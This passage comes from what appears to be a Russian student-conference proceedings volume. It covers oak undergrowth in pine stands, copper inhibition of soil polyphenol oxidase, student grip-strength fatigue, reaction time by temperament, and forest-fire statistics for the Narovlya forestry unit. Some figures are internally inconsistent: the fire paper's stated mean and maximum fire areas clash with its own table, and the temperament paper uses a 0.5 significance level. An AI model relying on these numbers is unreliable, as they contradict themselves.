9	0,8	искусственное	10С+Б	65	0,8	10Д	25	5,0	0,5	неблагонадежный
10	1,1	искусственное	10С+Б+Ос	65	0,8	10Д	20	4,0	0,5	неблагонадежный
11	5,1	искусственное	10С	65	0,8	10Д	15	3,0	0,5	неблагонадежный
12	3,9	искусственное	10С	75	0,8	10Д	20	4,0	0,5	неблагонадежный
13	1,6	искусственное	10С+Б+Ос	65	0,8	10Д	20	4,0	0,5	неблагонадежный
14	2,3	искусственное	10С+Б	65	0,8	10Д	25	5,0	0,5	неблагонадежный
15	2,7	естественное	9С1Б	90	0,7	10Д	35	9,0	0,5	неблагонадежный
16	9,6	естественное	10С+Б	90	0,7	10Д	30	8,0	0,5	неблагонадежный
17	2,1	естественное	9С1Б+Д	90	0,6	10Д	30	7,0	0,5	неблагонадежный
18	5,6	естественное	10С+Б+Д	70	0,7	10Д	25	6,0	0,5	неблагонадежный
19	5,4	естественное	9С1Б+Д	90	0,6	10Д	30	7,0	0,5	неблагонадежный
20	0,2	искусственное	10С	54	0,8	10Д	20	3,0	0,5	неблагонадежный
21	0,9	естественное	10С	90	0,8	10Д	25	5,0	0,5	неблагонадежный
22	2,7	естественное	10С	90	0,8	10Д	25	5,0	0,5	неблагонадежный
23	2,4	искусственное	10С	71	0,8	10Д	20	3,0	1,0	неблагонадежный
24	4,1	естественное	10С+Б	65	0,7	10Д	20	5,0	0,5	неблагонадежный
25	0,6	искусственное	10С+Б	61	0,6	10Д	15	3,0	1,0	неблагонадежный
26	4,8	естественное	10С+Б	70	0,7	10Д	20	5,0	0,5	неблагонадежный
27	0,1	естественное	10С+Б	70	0,7	10Д	20	5,0	0,5	неблагонадежный
28	0,9	естественное	10С+Б	70	0,7	10Д	20	5,0	0,5	неблагонадежный
29	2,7	естественное	10С	75	0,7	10Д	20	5,0	0,5	неблагонадежный
30	0,3	искусственное	10С+С	46	0,7	10Д	20	4,0	0,5	неблагонадежный
31	2,6	естественное	10С+Б+Олч	85	0,6	10Д	25	6,0	0,5	неблагонадежный
32	1,6	естественное	10С+Б	70	0,7	10Д	20	5,0	0,5	неблагонадежный

Учтенная площадь сосняков мшистых составила 77,8 га. Это насаждения искусственного (лесные культуры) и естественного происхождения. Полнота варьируется от 0,6 до 0,8 (насаждения средне- и высокополнотные). Возраст составляет 46–110 (средневозрастные, приспевающие и спелые). Состав подроста 10 Д, высота 3–9 м, возраст 15–30 лет. Количество подроста (густота) составила 0,5–1,0 тыс. шт./га. Оценка возобновления дуба – неудовлетворительное. Жизнеспособность подроста на всех участках – неблагонадежный. Это говорит о том, что дуб никогда не сменит сосну, будет выполнять роль подлеска, подрост служит для сохранения биоразнообразия.

### Литература

1 Манаенков, А. С. Состояние и перспектива возобновления защитных лесонасаждений на южном черноземе / А. С. Манаенков, М. В. Костин // Лесное хозяйство. – 2009. – № 3. – С. 18–20.

2 Нестеров, В. Г. Общее лесоводство : учебник для лесотехн. и лесохоз. вузов. – 2-е изд., испр. и доп. / В. Г. Нестеров. – М. ; Ленинград : Гослесбумиздат, 1954. – 656 с.

3 Юркевич, И. Д. Выделение типов леса при лесоустроительных работах / И. Д. Юркевич. – Минск : Наука и техника, 1980. – 120 с.

УДК 577.151:631.64:546.56

Ю. Д. Зенкевич

### ВЛИЯНИЕ МЕДИ НА АКТИВНОСТЬ ПОЧВЕННОЙ ПОЛИФЕНОЛОКСИДАЗЫ

*В статье рассмотрено влияния меди на активность почвенных ферментов. Высокая чувствительность полифенолоксидазной активности к соединениям меди служит диагностическим критерием степени загрязненности почв данным элементом, позволяет оценить пригодность различных почвенных ферментов в качестве биомаркеров загрязнения и разработать критерии для выбора наиболее информативных показателей состояния почвенной экосистемы.*

В настоящее время исследования по влиянию различных доз тяжелых металлов на активность почвенных ферментов представляются актуальными, так как открывают перспективы использования ферментативной активности как критерия загрязненности почвы [1].

Важнейшим фактором почвообразования является ферментативная активность почв [2]. Почвенные ферменты катализируют многочисленные реакции превращения органического вещества: гидролиз, расщепление, окисление и другие реакции, в результате которых почвы обогащаются доступными для растений и микроорганизмов питательными веществами.

Полифенолоксидаза (ПФО) – это фермент, относящийся к классу оксидоредуктаз, играет важную роль в почве, участвуя в процессах разложения органических веществ и биodeградации. ПФО катализирует окисление фенольных соединений, что способствует образованию более сложных молекул и улучшает доступность питательных веществ для растений. Основными источниками полифенолоксидазы в почве являются микроорганизмы, такие как бактерии и грибы, а также растительные остатки.

Из многочисленных показателей биологической активности почвы важное значение имеют почвенные энзимы, которые вносят большой вклад в формирование ее плодородия, осуществляя последовательные биохимические превращения органических остатков в ней. Этот процесс нарушается при загрязнении почв ТМ [3].

Большие количества тяжелых металлов (ТМ) поступают в окружающую среду в процессе антропогенной деятельности: со сточными водами промышленных предприятий, со свалок, от эксплуатации автотранспорта, с минеральными удобрениями и др. Из тяжелых металлов медь является одним из наиболее распространенных загрязнителей окружающей среды. Она обладает токсичными, канцерогенными и мутагенными свойствами.

Целью исследования является анализ влияния меди на активность почвенных ферментов полифенолоксидаз как возможного критерия загрязненности почвы данным элементом.

Объектом исследования являлись почвы, отобранные в зоне влияния полигона твердых коммунальных отходов г. Гомеля (полигон высокой мощности, средняя нагрузка 870 тыс. м<sup>3</sup>/год). Отбор проб производился в июле 2024 года на глубину 0–20 см по стандартным методикам. Для закладки пробных площадок выделяли наиболее часто встречающиеся в напочвенном покрове растительные группировки. Пробные площадки закладывали размером 1 м<sup>2</sup>.

Определение активности полифенолоксидазы осуществлялось по методу К. А. Козлова йодометрическим титрованием реакционной смеси, содержащей пирокатехин в качестве субстрата окисления. Анализ проводили на 7, 14 и 30 сутки инкубирования.

Результаты исследования активности полифенолоксидазы представлены в таблице 1.

Таблица 1 – Активность полифенолоксидазы в зависимости от вносимой дозы меди

В мл 0,01н I <sub>2</sub> /1 г за 1 мин			
Условия опыта	Активность ПФО (мл 0,01н I <sub>2</sub> /1 г за 1 мин)	Оценка степени обогащенности почв (По Звягинцеву)	Оценка степени обогащенности почв (По Гапонюку, Малахову; Хазиеву)
на 7 сутки инкубирования			
Контроль	0,25 ± 0,01	богатая	высокая
0,5 ПДК	0,19 ± 0,01	средняя	средняя
1 ПДК	0,16 ± 0,01	средняя	средняя
5 ПДК	0,12 ± 0,01	бедная	слабая
на 14 сутки инкубирования			
Контроль	0,25 ± 0,01	богатая	высокая
0,5 ПДК	0,21 ± 0,01	богатая	высокая
1 ПДК	0,19 ± 0,01	средняя	средняя
5 ПДК	0,15 ± 0,01	бедная	слабая
на 30 сутки инкубирования			
Контроль	0,25 ± 0,01	богатая	высокая
0,5 ПДК	0,25 ± 0,01	богатая	высокая
1 ПДК	0,20 ± 0,01	богатая	высокая
5 ПДК	0,18 ± 0,01	средняя	средняя

Активность ПФО в контрольных образцах в течение 30 суток инкубации оценивалась как «богатая» (по Звягинцеву) и «высокая» (по Гапонюку, Малахову, Хазиеву) и составляла 0,25 ± 0,01 мл 0,01 н I<sub>2</sub> /1 г за 1 мин.

При добавлении меди в концентрации 0,5 ПДК активность ПФО снижалась по сравнению с контролем: на 7 сутки – на 26 %, на 14 сутки – на 16 % и восстанавливалась на 30 сутки (рисунок 1).




Рисунок 1 – Динамика влияния меди на активность почвенной ПФО

При добавлении меди в концентрации 1 ПДК активность ПФО снижалась более заметно, особенно на 7 сутки (разница составляла 36 %). На 14 и 30 сутки активность ПФО несколько восстанавливалась, снижение относительно контроля составляло 24 % и 20 % соответственно.

При высокой концентрации внесенной меди (5 ПДК) активность ПФО существенно снижалась по сравнению с контролем: на 7 сутки на 61 %, на 14 сутки – на 40 %. На 30 суток разница с контролем составила 28 %.

Таким образом, установлено, что влияние меди на активность ПФО зависит от ее концентрации и времени воздействия. Ингибирующее действие меди наиболее сильно проявляется на ранних стадиях (7–14 сутки) инкубации. Через 30 суток активность ПФО в образцах с низкими концентрациями меди (0,5 и 1 ПДК) приближается к контрольному уровню.

По уменьшению активности полифенолоксидазы при различных дозах внесенной меди построили ряды влияния, отражающие динамику процесса:

– на 7 сутки: контроль (100 %) < 0,5 ПДК Cu (74 %) < 1 ПДК Cu (64 %) < 5 ПДК Cu (39 %);

– на 30 суток: контроль (100 %) < 0,5 ПДК Cu (100 %) < 1 ПДК Cu (80 %) < 5 ПДК Cu (72 %).

Высокая чувствительность полифенолоксидазной активности к соединениям меди может служить диагностическим критерием степени загрязненности почв.

Таким образом, в исследовании было изучено влияние меди на активность почвенных ферментов полифенолоксидаз. Полученные результаты подтверждают общепринятую точку зрения о негативном воздействии тяжелых металлов на биологическую активность почвы.

Были построены ряды влияния по уменьшению активности ферментов к действию различных концентраций меди, которые указывают на высокую чувствительность полифенолоксидазной активности.

Результаты исследования демонстрируют четкую зависимость между концентрацией тяжелого металла и степенью ингибирования активности почвенных ферментов.



С увеличением концентрации меди до 5 ПДК наблюдается наиболее выраженное снижение активности ферментов. Это подчеркивает дозозависимый характер токсического воздействия тяжелых металлов на ферментные системы.

Полученные результаты подчеркивают необходимость мониторинга загрязнения почв тяжелыми металлами и разработки мероприятий по защите почвенных экосистем от их токсического воздействия, указывают важность поддержания здоровья почвы и сохранения окружающей среды.

### Литература

1 Поволоцкая, Ю. С. Общее представление о почвенных ферментах / Ю. С. Поволоцкая // Международный журнал гуманитарных и естественных наук. – Новосибирск. – 2020. – № 1. – С. 21–23.

2 Дроздова, Н. И. Анализ влияния тяжелых металлов на активность пероксидаз почв / Н. И. Дроздова, А. А. Шихалова // Эпоха науки. – 2023. – № 36. – С. 411–418.

3 Новоселова, Е. И. Ферментативная трансформация органических остатков в почвах, загрязненных тяжелыми металлами / Е. И. Новоселова, О. О. Волкова, Р. Р. Тургьянова // Экология урбанизированных территорий. – 2019. – № 1. – С. 75–81.

УДК 575.113.3:572.512.3

*Т. В. Игнатова*

### ОПРЕДЕЛЕНИЕ МЫШЕЧНОЙ РАБОТОСПОСОБНОСТИ У СТУДЕНТОВ БИОЛОГИЧЕСКОГО ФАКУЛЬТЕТА

*Статья посвящена исследованию мышечной работоспособности студентов биологического факультета методом кистевой динамометрии. Были проведено по десять измерений силы мышечного сжатия для обеих рук 20 юношей и 20 девушек с использованием электронного кистевого динамометра. Результаты и их анализ показали, что юноши работоспособнее девушек и имеют большую разницу в показателях обеих рук между собой, при этом девушки менее утомляемы, прежде всего это касается их правой руки.*

В современном образовании физическая активность студентов играет ключевую роль в поддержании их здоровья и работоспособности. При этом кистевые мышцы больше всего участвуют в образовательном процессе, поскольку студенты записывают учебный материал на занятиях несколько часов подряд. Мышечный аппарат кисти состоит из около 33 мышц предплечья, связанных с пальцами, включая червеобразные, межкостные и мышцы пальцев, которые отвечают за сгибание и разгибание [1].

Физиология мышечной деятельности изучает изменения функций организма при физической активности, такие как регуляция силы сокращений и потребность в кислороде. При интенсивной нагрузке увеличивается скорость кровотока и расширяются сосуды, что способствует удалению продуктов распада. Регулярные тренировки способствуют гипертрофии мышечных волокон и повышают работоспособность [2].

Мышечная работоспособность зависит от морфологических свойств и физиологического состояния, а энергия обеспечивается окислением углеводов и жиров с основным источником – АТФ. Утомление, проявляющееся в снижении силы и выносливости, связано с истощением запасов гликогена и накоплением метаболитов [3].

Интенсивность и продолжительность работы влияют на физиологические и психологические изменения: при высоких нагрузках активируются системы, вырабатывающие адреналин и норадреналин, что увеличивает частоту сердечных сокращений и уровень глюкозы. Умеренные нагрузки улучшают циркуляцию лейкоцитов и антител, повышая иммунитет, тогда как чрезмерные нагрузки могут его подавлять [4].

Исследования проводились в период с сентября по декабрь 2024 года с целью определить уровень мышечной работоспособности у студентов биологического факультета и выявить факторы, влияющих на его изменение. В исследовании приняли участие 20 юношей и 20 девушек, что позволило получить сбалансированные данные для анализа.

Методика исследования основывалась на использовании кистевой динамометрии для измерения физической работоспособности мышц. Измерения проводились с помощью электронного динамометра, предоставленного лабораторией учебного заведения. Каждый участник должен был сжать динамометр 10 раз с максимальной силой, сначала левой, затем правой рукой, с частотой одного сжатия каждые 5 секунд. Эти измерения фиксировались в виде таблиц. Затем для каждого студента были рассчитаны показатели работоспособности и утомляемости обеих рук.

Работоспособность показывает общую выносливость мышц и вычисляется по формуле 1:

$$P = (f_1 + f_2 + f_3 + f_n) / n, \quad (1)$$

где  $n$  – это количество сжатий динамометра;

$f_n$  – показания динамометра в Ньютонах при каждом сжатии.

Утомляемость объясняет, насколько интенсивно с каждым этапом у студента уменьшалась сила сжатия и вычисляется по формуле 2:

$$S = ((f_1 - f_{min}) : f_{max}) \cdot 100, \quad (2)$$

где  $f_1$  – это показание динамометра первого сжатия;

$f_{min}$  – показание динамометра наименьшего по силе сжатия;

$f_{max}$  – показание динамометра наибольшего по силе сжатия.

При помощи полученных значений силы мышечной кисти для юношей были рассчитаны показатели работоспособности (P), утомляемости (S) мышц на обеих руках, которые представлены в таблице 1.

Таблица 1 – Сравнение показателей работоспособности и утомляемости обеих рук у юношей и девушек

n	P				S, %			
	Юноши		Девушки		Юноши		Девушки	
	П	Л	П	Л	П	Л	П	Л
1	2	3	4	5	6	7	8	9
1	34,05	32,35	21,50	19,58	35	19	25	17
2	35,25	27,00	31,30	29,45	19	80	27	25
3	25,45	18,15	28,65	20,70	77	16	33	42
4	29,85	29,85	25,10	23,20	46	46	38	36
5	39,25	28,05	28,45	22,25	29	81	33	14
6	39,50	29,00	29,50	27,80	20	44	15	12
7	33,35	29,55	26,30	24,80	18	6	28	32

## Окончание таблицы 1

1	2	3	4	5	6	7	8	9
8	31,25	27,35	26,05	15,95	35	29	28	30
9	22,90	24,80	15,95	14,65	57	15	39	75
10	25,65	21,10	23,75	19,90	68	35	15	34
11	26,90	21,55	18,85	18,10	24	42	47	42
12	24,15	21,95	18,20	20,75	26	19	85	63
13	23,85	19,45	23,45	16,70	65	38	16	80
14	22,65	24,70	25,35	29,50	48	61	25	10
15	26,30	24,00	24,80	25,25	16	18	4	9
16	22,35	27,10	23,10	25,95	45	47	31	6
17	23,45	24,55	24,20	26,70	18	7	13	63
18	23,65	30,40	27,30	23,50	26	13	28	29
19	23,80	23,85	25,50	23,40	23	31	7	18
20	25,85	26,10	23,40	25,15	15	28	20	35
min	22,35	18,15	15,95	14,65	15	6	4	6
max	39,50	32,35	31,30	29,50	77	81	85	80
среднее	27,97	25,54	24,54	22,66	36	34	28	34
ошибка средней	1,24	0,86	0,86	0,97	4	5	3	4
стандартное отклонение	5,56	3,83	3,83	4,33	19	22	17	21

Анализируя данные из таблицы 1, можно сказать, что у юношей работоспособность правой руки выше, чем левой, а утомляемость правой руки больше, чем левой. У девушек разница между максимальной и минимальной утомляемостью левой руки – 81 %, правой – 15 %.

Сравнение минимальных, максимальных и средних показателей работоспособности у юношей и девушек биологического факультета представлено на рисунке 1, а утомляемости – на рисунке 2.




Рисунок 1 – Сравнение минимальной, максимальной и средней мышечной работоспособностей обеих рук юношей и девушек

При анализе столбчатой диаграммы на рисунке 1 можно сделать вывод, что все показатели работоспособности (min, max, среднее) для обеих рук у юношей выше, чем у девушек. При этом правая рука у всех участников значительно работоспособнее левой.

Сравнение минимальных, максимальных и средних показателей утомляемости у юношей и девушек биологического факультета представлено на рисунке 2.




Рисунок 2 – Сравнение минимальной, максимальной и средней мышечной утомляемости обеих рук юношей и девушек

Изучая диаграмму утомляемости на рисунке 2, можно увидеть, что для всех участников разница между минимальными и максимальными показателями очень велика (не меньше 60 %). Юноши более утомляемы (min и среднее значение S них ниже), причем для всех участников разница между утомляемостью левых рук незначительна.

### Литература

- 1 Мышцы верхней конечности : учеб.-метод. пособие / сост. Е. С. Блоцкая, И. Г. Роменко, Е. А. Рассохина ; Брест. гос. ун-т имени А. С. Пушкина, Каф. анатомии и физиологии человека и животных. – Брест : БрГУ им. А. С. Пушкина, 2010. – 80 с.
- 2 Физиология мышц : учебно-методическое пособие для самостоятельной работы студентов / сост. Н. Н. Попова, С. С. Артемьева ; М-во спорта РФ, Воронежская гос. академия спорта. – Воронеж : Воронежская гос. академия спорта, 2022. – 71 с.
- 3 Щетинина, С. Ю. Влияние физической активности на обменные процессы в организме человека / С. Ю. Щетинина // Международный журнал гуманитарных и естественных наук. – 2024. – № 1–2 (88). – С. 40–45.
- 4 Артамонов, В. Н. Физиологические факторы, определяющие физическую работоспособность / В. Н. Артамонов. – М. : Физкультура и спорт, 1989. – 40 с.

УДК 612.821.2

*П. А. Капенкова*

### ОСОБЕННОСТИ ЗРИТЕЛЬНО-МОТОРНОЙ РЕАКЦИИ У СТУДЕНТОВ С РАЗНЫМ ТИПОМ ТЕМПЕРАМЕНТА

*Статья посвящена исследованию зрительно-моторной реакции студентов биологического факультета. В ходе исследования установлено, что между студентами с разным типом темперамента имеются достоверные различия величины зрительно-моторной реакции. Максимальную скорость реакции имеют сангвиники, они отличаются высокой реактивностью и отвечают на действие стимула очень быстро.*

Простая зрительно-моторная реакция представляет собой простой способ оценки произвольной реакции человека на адекватные зрительные раздражители в виде зрительных стимулов. Реакция на зрительные стимулы детерминирована морфологическими и функциональными особенностями организма. В ее основе лежат нервные процессы и психофизиологические реакции в контексте функциональной активности целостного организма. Исследование параметров зрительно-моторной реакции позволяет давать оценочные суждения о свойствах нервных процессов и состоянии центральной нервной системы, позволяет оценить степень работоспособность обследуемого человека, наличие или отсутствие неврологических патологий [1, с. 127].

Характер зрительно-моторной реакции может зависеть от многих факторов, в том числе от типа высшей нервной деятельности. Согласно учению Ивана Павлова, типы делятся на сангвинический, флегматический, холерический и меланхолический.

Сангвиники дают сильный и уравновешенный ответ на внешние стимулы, их реакция развивается достаточно быстро. Флегматики реагируют замедленно, но сила ответа не уступает сангвиникам. Меланхолики значительно медленнее реагируют на внешние раздражители, их реакции заторможены или угнетены, они быстро переутомляются и отказываются от внимательного выполнения задания. Холерики вспыльчивы, невнимательны, зачастую они дают преждевременный ответ в отсутствие внешнего раздражителя [2, с. 35].

Перечисленные особенности редко имеют крайний выраженный характер, поскольку тип темперамента зачастую представляет смесь типов, который к тому же дополняется аспектами характера и ситуативной готовностью к решению текущих задач. В этой связи представляет определенный интерес и научно-практическую задачу исследование особенностей зрительно-моторной реакции у студентов с разным типом темперамента.

Цель работы – оценить различия скорости зрительно-моторной реакции у студентов с разным типом темперамента.

В исследовании приняли участие студенты 1–3 курса биологического факультета «ГГУ имени Ф. Скорины» в количестве 60 человек – 30 девушек и 30 юношей, исследование проводилось в период 2024–2025 учебного года. Для определения ведущего типа темперамента использовали стандартный личностный опросник Айзенка. По результатам ответов было установлено, что флегматический тип темперамента характерен для 36 % девушек из общей выборки. Сангвинистический тип темперамента имели 28 % девушек из общей выборки.

Холеристический тип темперамента имели 24 % девушек из общей выборки. Меланхолический тип темперамента имели для 12 % девушек. Среди юношей флегматический тип темперамента был установлен для 44 % юношей, сангвинистический тип темперамента – у 28 % юношей, холеристический тип у 20 % юношей и меланхолический тип имели 8 % юношей.

В отношении каждой группы была произведена оценка скорости зрительно-моторной реакции и определен объем произвольной зрительной памяти. Результаты объема памяти у представителей разных групп представлены в таблице 1.

Таблица 1 – Зависимость объема памяти от типа темперамента

Типы темперамента	Степень развития зрительной памяти, %				
	Очень низкий	Низкий	Средний	Высокий	Очень высокий
Флегматик	0	0	9,5	81,0	9,5
Сангвиник	31,0	38,0	31,0	0	0
Холерик	0	0	0	27,0	73,0
Меланхолик	0	40,0	60,0	0	0

В каждой группе проведено тестированием с использованием компьютерного теста «Триколор», позволяющего производить оценку скорости реакции на появление шарообразных фигур в плоскости черного поля экрана компьютера. В момент возникновения

ощущения увиденной сферы задача тестируемого состоит в нажатии на любую клавишу клавиатуры. Для накопления статистической мощности в отношении каждого студента использовали трехкратную повторности тестирования.

Обработку данных проводили стандартными методами вариационной статистики в предположение нормальности распределения величины скорости реакции на внешний зрительный раздражитель студентов. Для сравнительного анализа и оценки влияния фактора темперамента использовали однофакторный дисперсионный анализ для уровня значимости 0,5.

В таблице 2 представлены данные распределения скорости реакции студентов с разным типом темперамента на зрительные стимулы.

Таблица 2 – Характеристика распределения скорости зрительно-моторной реакции студентов биологического факультета

Темперамент	Среднее, секунды	Стандартное отклонение	Коэффициент вариации, %
Флегматик	$0,75 \pm 0,15$	0,24	36
Сангвиник	$0,26 \pm 0,16$	0,74	28
Холерик	$0,67 \pm 0,12$	0,28	42
Меланхолик	$0,82 \pm 0,18$	0,32	35

Из данных таблицы 2 видно, что максимальную скорость реакции имеют сангвиники, они отличаются высокой реактивностью и отвечают на действие стимула очень быстро. Реактивность у сангвиников достаточно устойчивая, они незначительно снижают тем выполнения тест на действие зрительных раздражителей. У флегматиков и холериков скорость реакции замедлена, значения скорости реакции в этих группах достоверно отличаются от значений сангвиников, не имеют достоверных различий в сравнении со студентами с холерическим типом темперамента.

### Литература

- 1 Алексеева, А. Н. Развитие внимания студентов / А. Н. Алексеева. – М. : Современное слово, 2014. – 308 с.
- 2 Дорофеев, Б. А. Взаимосвязь типа темперамента и организационных, коммуникативных способностей студентов / Б. А. Дорофеев, К. Ю. Ковтун. – М. : Эксмо, 2015. – 189 с.
- 3 Тарасова, А. Ф. Исследование времени простой и сложной зрительно-моторной реакции учащихся / А. Ф. Тарасова // Физиология и психофизиология мотиваций: Межрегиональный сб. науч. работ. – Вып. 28. – Воронеж : ВГУ, 2000. – С. 52–54.

УДК 630\*432:614.842

*Ю. С. Кепенко*

### АНАЛИЗ ЭФФЕКТИВНОСТИ ПРОТИВОПОЖАРНОГО ОБУСТРОЙСТВА ЛЕСНОГО ФОНДА НАРОВЛЯНСКОГО СПЕЦИАЛИЗИРОВАННОГО ЛЕСХОЗА

*В статье приведены сведения о динамике пожаров в лесном фонде Наровлянского специализированного лесхоза, рассчитан экономический ущерб от них. Проведен анализ противопожарного обустройства лесного фонда Наровлянского спецлесхоза и предложены дополнительные профилактические противопожарные мероприятия с целью снижения вероятности возникновения пожаров и предотвращения от них ущерба.*

Пожары повреждают или полностью уничтожают ежегодно значительные площади лесов, выбрасывая в атмосферу миллионы тонн продуктов сгорания. Несмотря на огромные усилия государственной лесной охраны, в настоящее время не удаётся полностью предотвратить это стихийное явление и сохранить целостность лесов [1].

Площадь лесного фонда ГСЛХУ «Наровлянский спецлесхоз» составляет 69,5 тыс. га. В том числе площадь покрытая лесом – 60,1 тыс. га или 86,5 %. На территории лесного фонда преобладают наиболее пожароопасные и горимые сосновые насаждения, которые составляют 67 %.

В настоящее время уровень охраны лесов от пожаров и проводимый комплекс мероприятий по их противопожарному обустройству не позволяет в полной мере обеспечить надлежащий уровень охраны лесов от пожаров.

Для анализа уровня охраны лесов от пожаров и оценки эффективности противопожарного обустройства лесного фонда проведено на основании книги учета лесных пожаров, изучение динамики пожаров и причин их возникновения в лесном фонде Наровлянского спецлесхоза на протяжении последнего десятилетия. При изучении динамики лесных пожаров нами учитывались следующие показатели: число пожаров, общая площадь пожаров и средняя площадь одного пожара. Проведен также анализ распределения пожаров по причинам их возникновения и по неустановленным причинам на территории лесного фонда лесничества.

Анализ динамики пожаров в лесном фонде спецлесхоза свидетельствует о том, что за этот период возникло 80 пожаров на общей площади 711,22 га. Средняя площадь одного пожара, которая является показателем оперативности его обнаружения и ликвидации, составила 8,89 га при минимуме 0,04 га и максимуме 2,24 га. Максимум возникновения пожаров по количеству случаев наблюдался в 2015 году, а охваченной ими площади – в 2019 году (таблица 1).

Таблица 1 – Динамика пожаров по Наровлянскому спецлесхозу

Годы	Число пожаров, случаев	Общая площадь пожаров, га	Средняя площадь одного пожара, га
2015	26	58,28	2,24
2016	5	3,97	0,79
2017	1	0,1	0,1
2018	4	1,02	0,26
2019	12	362,3	30,19
2020	12	280,1	23,34
2021	8	0,9	0,11
2022	1	2,0	2,0
2023	6	1,15	0,19
2024	5	1,4	0,28
Итого	80	711,22	59,5
Минимум	1	0,1	0,1
Максимум	26	362,3	30,19

Основной причиной возникновения лесных пожаров является антропогенный фактор. Наибольшую опасность представляют трансграничные пожары, которые переходят с территории Украины на прилегающие земли лесхоза.

В охране лесов от пожаров одним из важнейших звеньев является противопожарное обустройство территории лесного фонда. Основой противопожарной профилактики в лесах республики являются ограничительные мероприятия по распространению пожара и, в первую очередь, создание противопожарных барьеров (противопожарных разрывов и заслонов, минерализованных защитных полос, устройство сети дорог).

Нами проведен анализ эффективности противопожарного обустройства лесного фонда Наровлянского спецлесхоза. Установлено, что на территории лесного фонда спецлесхоза ежегодно проводятся большие объёмы профилактических противопожарных мероприятий в соответствии с существующей нормативной документацией. За период с 2015 по 2024 гг. затраты на противопожарное обустройство лесного фонда составили 1026,1 тыс. руб. При этом уровень горимости лесов остаётся довольно высоким, площадь пожаров за этот период составила более 70 га. в год.

При оценке ущерба от лесных пожаров могут быть разные подходы. Наиболее употребительные методы, оценивающие прямой ущерб от пожаров в виде потерь древесины и учитывающий себестоимость лесовосстановления. Ущерб рассчитывается в пересчете для насаждений, погибших и поврежденных в результате пожара в среднем за год.

